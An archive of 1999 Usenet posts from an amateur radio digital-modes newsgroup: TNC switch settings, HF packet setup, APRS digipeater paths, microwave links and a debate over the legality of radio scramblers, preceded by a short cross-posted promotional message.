The Celestial Bell-Arch is assembled of an infinite number of
Bell-Cross-Receptacles , joined together into an Urban like structure.

The Main and central `Jerusalem Avenue` streches from North to South,
as well as the parallel `Nazareth Path` and `BethLehem Path`, on both
sides. All the Bell-Cross-Receptacles and all the urban parts are waiting
to be named.

Please contact us and PLANT YOUR BELL to eternize your`s or your loved
one`s names.

Everyone is invited to send in a Personal story or letter, sharing with us
the special meaning a Bell has in their lives.

please visit us at

PLANT YOUR BELL - RING YOUR STORY

for any requests , information or just looking

http://www.plantyourbell.com

5657. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: shane deering <sdeering@vic.australis.com.au>
Message-ID: <rHKa4.325$kT1.8492@nsw.nnrp.telstra.net>
Source record: 14765

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:84fkra$221m$1@arachne.labyrinth.net.au...
> shane deering <sdeering@vic.australis.com.au> wrote:
>
>
> Could you tell me what the dip switches should be? They're not in the
manual.

Switches 6 to 8 are for radio baud rate. Only have one on (down) at a time.
6 300
7 1200
8 2400

Switches 1 to 5 (terminal baud rate) in order are 300,1200,2400,4800,9600.
I guess you would have to put S 7 back up and put 6 down.
I've got a pic of the rear view of the 1270b here with all the pinouts etc
that I can scan and email it to you if you want.

Anyone got a clear CCT diagram they could email me?

--

Shane Deering

Packet VK3BVP@VK3BVP.#SEV.VIC.AUS.OC
EMAIL vk3bvp@qsl.net
EMAIL sdeering@vic.australis.com.au
ICQ.# 46641156

5658. Arch no religious spam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Mirjam Bruck Cohen <mirjam@actcom.co.il>
Message-ID: <Pine.SUN.3.96-heb-2.07.991231011019.23523E-100000@actcom.co.il>
Source record: 14766
Cross-posted to: rec.crafts.textiles.needlework,rec.crafts.textiles.quilting,rec.crafts.textiles.sewing,rec.crafts.textiles.yarn,rec.crafts.winemaking,rec.crafts.woodturning,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

One person from one list complained this was religious spam. This is not ,
it is just abeautiful designed virtual Arch , whose components realy could
inspire all kinds of crfters and that was why i sent it mirjam
All of you have a marvelous 2000 years

5659. TS-450S computer interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: "David L. Wilson" <dlwilson@erols.com>
Message-ID: <01bf5322$72dad240$0deaa4d8@mic>
Source record: 14767

I wish to computer control the TS-450S but the interface for it is no
longer available.
Is the interface just a TTL-RS-232 converter and does someone know the pin
connections on the TS-450S.
(Note the same interface is used for other Kenwoods.)
--
David L. Wilson dlwilson@erols.com

5660. Re: TS-450S computer interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Gary Danaher <gdanaher@home.com>
Message-ID: <386C071D.140A2285@home.com>
Source record: 14768

Try www.cssincorp.com. They have a nice new program to control several
rigs including the Kenwoods and interfaces the radio with the computer
via a straight rs232 cable--found one at rs.
Gary
AB5RM

"David L. Wilson" wrote:
>
> I wish to computer control the TS-450S but the interface for it is no
> longer available.
> Is the interface just a TTL-RS-232 converter and does someone know the pin
> connections on the TS-450S.
> (Note the same interface is used for other Kenwoods.)
> --
> David L. Wilson dlwilson@erols.com

5661. help getting started

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <386C20C0.2AA8F538@gte.net>
Source record: 14769
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I'm having trouble getting started on HF digital. I have an MFJ-1278.
I have tried several software packages. I'm currently using XPCom 1.6
(trial version). I can send commands to the tnc to change modes, etc.
and it responds properly (or, at least appears to -- it sends back the
proper acknowledgements).

However, when I tune in on a signal, I do not get anything
intelligible. How do I know what I am listening to without going
through all the possible modes/baud rates, etc.? Are there any beacons,
standard broadcasts, etc. that I could use for setting up?

Thanks,
Dale

5662. Re: DOS-based PACTOR program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19991231081644.09849.00000162@ng-cq1.aol.com>
Source record: 14770

Jerry,

You're in luck. PC-PAKRATT is still around and is even new & improved for
Windows. Check out: http://www.timewave.com
They have bought AEA & supports their old gear and some software along with:
http://www.ccsincorp.com

Also check out:
http://www.packet-radio.demon.nl/indexen/pack6601.htm

I hope this helps.

73's de
Ralph NH6QT/3

5663. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s6pbn3oi5k238@corp.supernews.com>
Source record: 14771

RELAY is what most people put into their TNC's ALIAS. Then
at a main site, the TNC would have WIDE. Thus, by using
RELAY, WIDE you could use a low power rig to make your
way to the WIDE and everyone will see you in town. Then if
another WIDE was 50 miles away (say), you could go RELAY,
WIDE, WIDE. Or, if you could hit the WIDE direct, it would be
WIDE, WIDE. That sort of deal. RELAY is just using some
other users TNC to make it to the WIDE (Wide coverage node).

There's a new breed of Digi that uses a Time To Live (TTL) and
you see these as WIDE5-5, or some variation. After each WIDE
nod, the TTL is decrement, so the next WIDE will pass on
WIDE5-4, then WIDE5-3, etc, until it gets to -0 I guess.

Some WIDE nodes also have individual names, so you could
direct your digi by going LAR, CHEY, BOLDER rather than
RELAY, WIDE or whatever.

Cathryn Mataga wrote
>Me, I just wonder why they can't build the GPS receiver right
>into the HT. That aside, I do see products like the THd7a and
>its cousins as sort of where ham gear will need to go to. That
>is integration of digital and analog functions in a single package.
>
>I'm still trying to figure out APRS myself. Or, what exactly does
>WIDE,WIDE or RELAY,WIDE mean? There's a web based
>APRS receiver over in Concord, and I'm still trying to figure out
>how to get my packets over the hills from here in Berkeley (California.)
>Is there way to figure out what callsigns are digipeaters and what
>are not? I hear a ton of beacons on the air here, so there's something
>happening on 144.39.

5664. Re: help getting started

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Roger <foghorn@wni1.com>
Message-ID: <qD2b4.46594$Ym1.1296015@tw11.nn.bcandid.com>
Source record: 14772
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Baud rate to 300 for HF
Dale Gillilan <positivechanges.hypnosis@gte.net> wrote in message
news:386C20C0.2AA8F538@gte.net...
> I'm having trouble getting started on HF digital. I have an MFJ-1278.
> I have tried several software packages. I'm currently using XPCom 1.6
> (trial version). I can send commands to the tnc to change modes, etc.
> and it responds properly (or, at least appears to -- it sends back the
> proper acknowledgements).
>
> However, when I tune in on a signal, I do not get anything
> intelligible. How do I know what I am listening to without going
> through all the possible modes/baud rates, etc.? Are there any beacons,
> standard broadcasts, etc. that I could use for setting up?
>
> Thanks,
> Dale
>

5665. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: nomail@rob.knoware.nl
Message-ID: <slrn86p1pd.s1c.nomail@linux.pe1chl.ampr.org>
Source record: 14773

Timothy J Salo <tjs@garnet.tc.umn.edu> wrote:
>In article <slrn86h3bp.mlc.nomail@linux.pe1chl.ampr.org>,
>Rob Janssen <dontmailme@pe1chl.demon.nl> wrote:

>>- use a well-defined layer to put attribute/value pairs in the packet,
>> preferably in such a way that the value can contain any character.

>Type/Length/Value (TLV) tuples. The length allows the receiver to skip
>TLVs that aren't understood.

That is a possible method, yes. It has the flaw that it can go totally haywire when the packet is damaged and a length field is hit, but when reasonable interface hardware (e.g. SCC card or TNC with well-designed hostmode protocol) is used, it should work fine.

In the real world of really bad designs that are all too present in packet radio (programs interpreting MONITOR output, KISS, the classical TNC hostmode), it is better not to count on the integrity of the packet. In such an environment, using a dedicated separator character that is "escaped" when it occurs in the data is a more sturdy approach.

Of course, the receiving software could also do throrough checks on the length fields, and when things somehow don't add up (i.e. the last length field does not describe a field that ends at the exact end of the packet), it could just discard the entire packet before real processing begins.

Apart from that, the idea of packing fields in a packet, and allowing the receiver to ignore fields it does not know about or isn't interested in, is just what I meant to say. The type fields should be well-managed, of course. Else we end up with 25 types all describing a field with some new attribute that was not in the first spec, with field contents that are not entirely compatible (i.e. the situation that exists now).

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5666. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Carl Littlejohns <carl.littlejohns@technologist.com>
Message-ID: <VA.00000590.011d8ae4@study>
Source record: 14774

The Garmin GPSs can be upgraded by simply connecting them to the web,,
Im sure radios will go the same way.

Carl gw0tqm

5667. Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Mark Bone <markbone@accessus.net>
Message-ID: <386ccf28.0@news.accessus.net>
Source record: 14775
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I use an MFJ-1274 and for the program I use Paket 6.2, and they work great with HF. you cant find any tuning beacons, but you have to use the stations that are transmitting to other stations. On mine you have to have the baud rate from the TNC to the radio at 300, and there is a switch that you have to have set to HF instead of VHF. From the TNC to the computer the baud rate is at 9600, and the terminal program baud rate is at 9600 also. IF you dont have Paket 6.2, I can send a copy via e-mail

Mark KG9JZ

5668. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <84ijvp$g0a$1@harvee.billerica.ma.us>
Source record: 14776

John Miles <jmiles@pop.removethistomailme.net> wrote:
> Hmm. I'm sending this message through a relatively-simple wireless
> modem that can handle the equivalent of 6 T1 lines and still have enough
> bandwidth left over for 80 9600bps packet channels. :-) These problems
> are solved, guys -- they've been solved for years, technically
> speaking. The relevant techniques just don't attract much attention
> from hams who memorize the question pools and run like hell from
> anything that doesn't say "Yaecomwood" on the front panel. That's a
> shame, too, because the high-speed stuff is a lot more fun to play with
> IMHO, even if you do have to make tradeoffs elsewhere.

John, I've looked your 10 GHz 10 Mbps radio link and it looks fascinating. I'm sure it would be wonderful to hold onto circumstances except for one thing. Most people here on the East Coast really don't have an optical horizon much further than one mile. Where I live now, my optical horizon is more like 300 feet except for a narrow patch to the East Southeast where I have approximately an optical horizon at one mile.

like many other hams, line of site paths really aren't practical. If I put up 100 foot tower (with my neighbors, ya right) I would have a greater distance to my optical horizon but it would only buy me three or four miles. an awful lot of energy and expense for not a whole lot of gain.

I expect to be playing with some 2.4 GHz stuff in the next month or two and I've just ordered three partial kits of the Slovenian 1.2 Mb/23 cm radios. They may be slightly older technology than some of the spread spectrum gear but from what I can see, it's more real and practical than the mythical Tapr SS radio.

As you can see, I'm trying to put my money were my mouth is but my foot keeps getting in the way. ;-)

I will let folks know what's happening as my experiments progress.

--- eric

--
Eric S. Johansson esj@inguide.com esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

5669. Re: help getting started

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: "Bill Turner, W7TI" <wrt@eskimo.com>
Message-ID: <84ik9t$t0o$1@eskinews.eskimo.com>
Source record: 14777
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

One common problem the first time out is having the mark/space inverted.
I don't have an MFJ, but if it's like most other TNCs, there should be a
command to invert them.

--

Bill, W7TI

> > I'm having trouble getting started on HF digital. I have an
MFJ-1278.
> > I have tried several software packages. I'm currently using XPCom
1.6
> > (trial version). I can send commands to the tnc to change modes,
etc.
> > and it responds properly (or, at least appears to -- it sends back
the
> > proper acknowledgements).
> >
> > However, when I tune in on a signal, I do not get anything
> > intelligible. How do I know what I am listening to without going
> > through all the possible modes/baud rates, etc.? Are there any
beacons,
> > standard broadcasts, etc. that I could use for setting up?
> >
> > Thanks,
> > Dale
> >
>
>

5670. Re: help getting started

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <84ilutpkg1@bob.news.rcn.net>
Source record: 14778
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Take a look at http://www.qth.com/wb0hsi/hamlinks.html
It'll give you all the info and let you listen to the sounds so you
can learn to tell which type of signal you are hearing.

> I'm having trouble getting started on HF digital. I have an
MFJ-1278.
> I have tried several software packages. I'm currently using XPCom
1.6
> (trial version). I can send commands to the tnc to change modes,
etc.
> and it responds properly (or, at least appears to -- it sends back
the
> proper acknowledgements).
>
> However, when I tune in on a signal, I do not get anything
> intelligible. How do I know what I am listening to without going
> through all the possible modes/baud rates, etc.? Are there any
beacons,
> standard broadcasts, etc. that I could use for setting up?
>
> Thanks,
> Dale
>

5671. Re: DOS-based PACTOR program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Harry <NoEmail@NoSpam.com>
Message-ID: <e75b4.200862$5r2.526720@tor-nn1.netcom.ca>
Source record: 14779

You may want to try XPCOM by Gary Johnson. XPCOM is a DOS program that supports PK-232 (and I think it supports PACTOR mode of PK232). Apparently, the trial version is fully functional (ie not crippleware)

I don't have a URL for XPCOM but do a search for XPWARE and you will find it

73's

"Jerry Flanders" <jflanders2@home.com> wrote in message news:386b8933.79954600@news...
> What DOS version of PC-PAKRATT included PACTOR? Where can I find it
> now that it is probably years out of date?
>
> I am setting up a PACTOR system in my camper (to use email winlink)
> with an old DOS-based computer and a PK-232 (with PACTOR option). I
> assumed my old PC-PAKRATT II DOS software would work, but just
> discovered it didn't include the PACTOR mode. I prefer to not use the
> dumb terminal mode.
>
> Other options? Other programs?
>
> Jerry W4UK

5672. Re: Scrambler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: rudder_NoCannedOffal@gulfcoast.net
Message-ID: <8EAD7EB41zzz@209.26.110.165>
Source record: 14780

jw@physics.gmu.edu (John Wiley) wrote in <848e4i$stq@portal.gmu.edu>:

>M. J. Clark <rudder_NoCannedOffal@gulfcoast.net> wrote:
>
>: When someone posts to an amateur radio forum and requests info on
>: scrambling software, or anything else for that matter, without a
>: specific statement that it is NOT for ham use, it is perfectly
>: reasonable to make the assumption that the request is for ham radio
>: purposes. However, the original poster appeared to be from the UK, and
>: references to US law are probably of little use in this case.
>
>This may indeed by the case, however...
>
>1) It is still (at least the last time I checked) legal to *LEARN*
> about crypto methods... Last time I checked (I may be wrong
> on this point as well), one of the *PURPOSES* of Ham Radio
> is LEARNING... <sigh>
>

>2) Scrambler <> Encryptor... Different devices altogether... Scramblers
> are MOST CERTAINLY of use to Hams... (It may very well be that
> the original poster doesn't know the difference, and quite frankly,
> those folks that are flying off the handle and making an
> enormous deal out of this don't seem to either... <clue?>)
>
>: Regarding your point about secure communications over ham radio being
>: "moot" because of the internet: I note your position with the City of
>: San Jose. Surely you are aware of the availability and use of encrypted
>: land mobile radio equipment for law enforcement work. The other side,
>: notably drug traffickers, likes to employ the same in the conduct of
>: their illegal activities. Scrambled (encrypted) ham radio equipment
>: would be something that could be useful for criminal activities. In my
>: opinion, requests for information on how to scramble amateur radio gear
>: should be ignored, at least by US hams.
>
><sigh> This argument is specious and silly... There are enough
>disreputable engineers in the real world that would take "illegally
>gained" funding to tackle this problem using any NUMBER of LPI/LPD
>methods not necessarily employing encryption... (And in fact, your
>"drug traffickers" would probably just employ modified LMR gear...)
>
>What he SHOULD do, if he's interested in EITHER definition of "scrambler"
>that's being thrown about, is go pick up a book in either Digital Comm
>Theory (I recommend either Proakis or the somewhat less readable but
>wonderfully useful Wozencraft and Jacobs), or a good encryption book...

>Either can be had, and contrary to what you seem to be saying, reading
>either is perfectly legal in either the UK or the US (as is implementing
>ANYTHING in either book via hardware OR software... NOTE: I SAID
>"IMPLEMENTING"... NOT "USE FOR ILLEGAL PURPOSES"...)
>
>Best Regards,
>
>-jw
>

There are a number of points that need addressing here.

1. The originator of the thread did not ask for knowledge, he asked for a software scrambler (note: he referred to "them"). He wanted software, not knowledge; they are two different things.

2. The terms scrambling and encryption, regardless of certain technical nuances, are perceived to be the same thing by the general public, and for that matter, many hams. Even a cursory search of the web will turn up hundreds, if not thousands, of references in the form of "scrambling (encryption)", "encryption (scrambling)", and similar phraseology. This is done not just by individuals, but by governments and security firms on their official web sites.

3. For ham radio transmissions, US law prohibits the use of encryption and various other schemes that mask the meaning of the traffic. Here is the specific section of the CFR:

§97.113 Prohibited transmissions.
(a) No amateur station shall transmit:...messages in codes or ciphers intended to obscure the meaning thereof, except as otherwise provided herein...

Webster's New World Dictionary defines scrambling thus:
"Electronics to modify (transmitted auditory or visual signals) so as to make unintelligible without special receiving equipment"

The general assertion that scrambling, as defined by Webster's, is useful to hams clearly flies in the face of CFR 97.113. It is illegal.

The originator of the thread asked for a software scrambler, a rather amorphous term, given the terseness of his post. He did not ask for information on clock recovery techniques in synchronous data streams (presumably the "useful" (and legal) type of scrambling to which you refer). Thus D. Stussy posted:

"These aren't legal for amateur radio (at least here in the U.S.)..."

A not unreasonable response.

And this was posted by Ms. Gibbons:

"In fact, with the ubiquitous availability of the internet for encrypted communications, Ham radio as a medium of transmission for secure

communications and it's subsequent illegality is a moot point.."

Note that the issue of secure communications over ham radio had now become firmly planted in the thread by Ms. Gibbons. Thus my response, which was to HER point, is accurate and within the context of the thread.

4. Criminal activity using radio, (LMR, ham, or otherwise), exists at all levels. The major drug cartels have access to military and other equipment with a high degree of communications security. They may indeed have the wherewithal to employ "disreputable engineers." Others, however, will use whatever they can get their hands on.

In the last few years, ham radio equipment has become much more available to the general public, at least here in the US. It is now as easy or easier to acquire ham radios than it is to buy LMR equipment. Ham equipment is now carried by mass marketeers, and is often advertised in widely distributed flyers, sometimes without even cursory mention of the licensing requirements.

It is clear that some percentage of this equipment is getting into the hands of criminals. These days there are fairly frequent news media reports of criminals employing "walkie talkies." These reports seldom give technical details on the radios that were used, so it is impossible to tell what percentage are ham rigs, but certainly some of them must be. Indeed, one use that I have personally come across locally is non hams employing ham radios while hunting game, an activity that violates most, if not all, state's game laws, as well as CFR part 97.

Low level criminals do not have the means to employ "rogue engineers." But they very well may try to obscure their transmissions if a means were readily available. Combine this with its inherent illegality, and any request for information on how to "scramble" a ham radio is highly suspect.

5. Ham radio exists simply because national governments perceive it to be useful. There is no constitutional right to operate a ham rig. Our frequencies are under constant assault by commercial interests who would appropriate them for their own uses. We are able to resist this assault simply because, in the main, our government agrees that there are national interests that are served by our hobby's continued existence.

Ham radio's continued good relationship with the government depends on hams NOT acting in a manner contrary to law and/or regulation. This includes not modifying our radios to operate out of band, not employing encryption, or otherwise obscuring our transmissions, and by employing good operating practices.

Sadly, some in the hobby, and those unlicensed individuals illegally using ham equipment, seem determined to drag ham radio into the abyss. Those of us who care about our hobby are determined not to let this happen. When individuals propose operation that is or appears to be illegal, we will continue to point this out. And we will continue to lobby other hams to do the same, as I did with Ms. Gibbons, WA6UBE.

You may not be aware of any of this. My assumption is that you are not a ham. You did not post a call sign with your sig, and the FCC call sign database does not list a John Wiley with an address near George Mason University (this assumes you are the John Wiley that GMU's database lists as being employed in physics department tech support).

6. The assertion that some form of censorship is being proposed won't wash. The suppression of knowledge is something undertaken by governments and other institutions with great power to control people's behaviour. Neither individual hams nor hams as a group have that power. But we do have the right to refuse to point people in the right direction when they ask for information how to use a ham radio for illegal purposes. You will note that my point to Ms. Gibbon's post solely addressed this singular issue.

7. The tone of your post was boorish and immature. The use of "(sigh)" and "(clue)" is childish and defames the very institution whose facilities you use to gain access to this newgroup.

Ham radio is a hobby. As such it is enjoyed by individuals with markedly different levels of knowledge. Some are employed in technical fields directly relating to amateur radio. Many, probably most, are not. Thus ham radio discussions tend to vary widely in the usage of technical terms. It is highly inappropriate for anyone to denigrate a poster simply because he posts something which YOU think is stated incorrectly. Much of the ham radio newsgroup traffic has left usenet precisely because of such behaviour.

Regards,
Malcolm, WX4YZ

(To reply via email, remove all between rudder and @)

5673. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn86pthp.ok8.nielsen@bob.localnet>
Source record: 14781

Hamish,

The HF/VHF switch changes which potentiometers are used by the XR-2206 (modulator) which resistors and capacitors for the XR-2211 (demodulator). This is to account for the different tones used. For 1200 baud VHF, the tones used are 1200 Hz mark and 2200 Hz space (1000 Hz shift), while for 300 baud HF, the tones are 1600 Hz mark and 1800 Hz space (200 Hz shift).

The switch settings are in the manual, but in a different location than the settings for the other DIP switches.

From Table 5-2 of the 1270B manual,

Radio Data Rate SW1 Switch Setting
(baud) 6 7 8

300 ON OFF OFF
1200 OFF ON OFF
9600 OFF OFF ON

An updated version of the original TAPR TNC-2 manual (from which the MFJ manual was derived) is available at ftp://tapr.org/software_lib/tnc/tncdocs.exe (self-extracting MSDOS zip file which can be unarchived in Linux with unzip). This file also includes the kit assembly manual. The TNC schematics are in tncsch.pdf in the same directory (the TNC-2 did not have the HF/VHF switch, but the resistors/capacitors are mounted on DIP headers).

73, Bob

On 29 Dec 1999 23:36:00 GMT, Hamish Moffatt wrote:
>Rick Ruhl <ricker@cssincorp.com> wrote:
>> HF packet is 300 baud (execept on 10 meters, where 1200 baud is permitted),
>> so yes, you need to change the baud rate.
>
>Then what does the HF/VHF switch do? I assumed this would change the rate
>(rather than changing the dip switches), since I can't think of another
>purpose for that switch. The TNC doesn't have dual radio connectors or
>anything like that.
>
>Can you or anyone tell me what the dip switches should be to use the 300 bps
>modem? The manual says nothing about the dip switches.
>
>
>thanks
>

>Hamish
>--
>Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
>Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
>Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

--
Bob Nielsen, W6SWE (RN2) nielsen@primenet.com
Tucson, AZ DM42nh QRP-L #1985 http://www.primenet.com/~nielsen

5674. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <386D5AF1.352@pop.removethistomailme.net>
Source record: 14782

Eric S. Johansson wrote:
>
> I expect to be playing with some 2.4 GHz stuff in the next month or
> two and I've just ordered three partial kits of the Slovenian 1.2
> Mb/23 cm radios. They may be slightly older technology than some of
> the spread spectrum gear but from what I can see, it's more real and
> practical than the mythical Tapr SS radio.
>
> As you can see, I'm trying to put my money were my mouth is but my
> foot keeps getting in the way. ;-)
>
> I will let folks know what's happening as my experiments progress.
>

Yes, optical line of sight is a pretty big problem. Even if you have it, obstructions can be a pain. I was surprised to see just how much signal gets "lost" in an ordinary office window. Some 2.4 GHz work would be nice to see. (Frankly I am not sure I understand how 2.4 GHz can go through building materials so much more readily than 10 GHz does!)

The Intersil (nee Harris Semiconductor) Prism chipset looks to be fairly promising for 2.4 GHz, at least at first glance. If the Slovenian stuff doesn't work out, check out http://www.intersil.com/prism/prism.asp and see what you think.

-- jm

---
http://www.qsl.net/ke5fx
Note: My E-mail address has been altered to avoid spam

5675. Re: help getting started

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <84jvl2$j7c$1@bob.news.rcn.net>
Source record: 14783
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Mark and Space are the two conditions of an FSK signal like 1 and 0. On FSK mark (the normal idle or standby condition) is transmitted with one frequency while space is another frequency. You can assign the high frequency to mark and the lower freq to space or you can invert it. It's the software polarity switch that determines which way you signal is generated. You have to remember that when you feed audio tones into a LSB transmitter, the frequencies are reversed by the transmitter. RTTY and Amtor are polarity sensitive. If you get it wrong you print jibberish. Pactor ARQ doesn't care which polarity you use - it'll work either way.

5676. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-31 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s6r0jj115k262@corp.supernews.com>
Source record: 14784

John Miles wrote

[snip]

>... (Frankly I am not sure I understand how 2.4 GHz
>can go through building materials so much more readily than 10 GHz
>does!)

If it was just the wavelength, 10 GHz would win, but then there are a lot more reflectors at the centimeter waves that create havoc with multipath, and the noise level. I have an old speed radar from the state police that picks up every fan in the car, and you can hear each one, especially the defroster fan at variable speeds.

Steve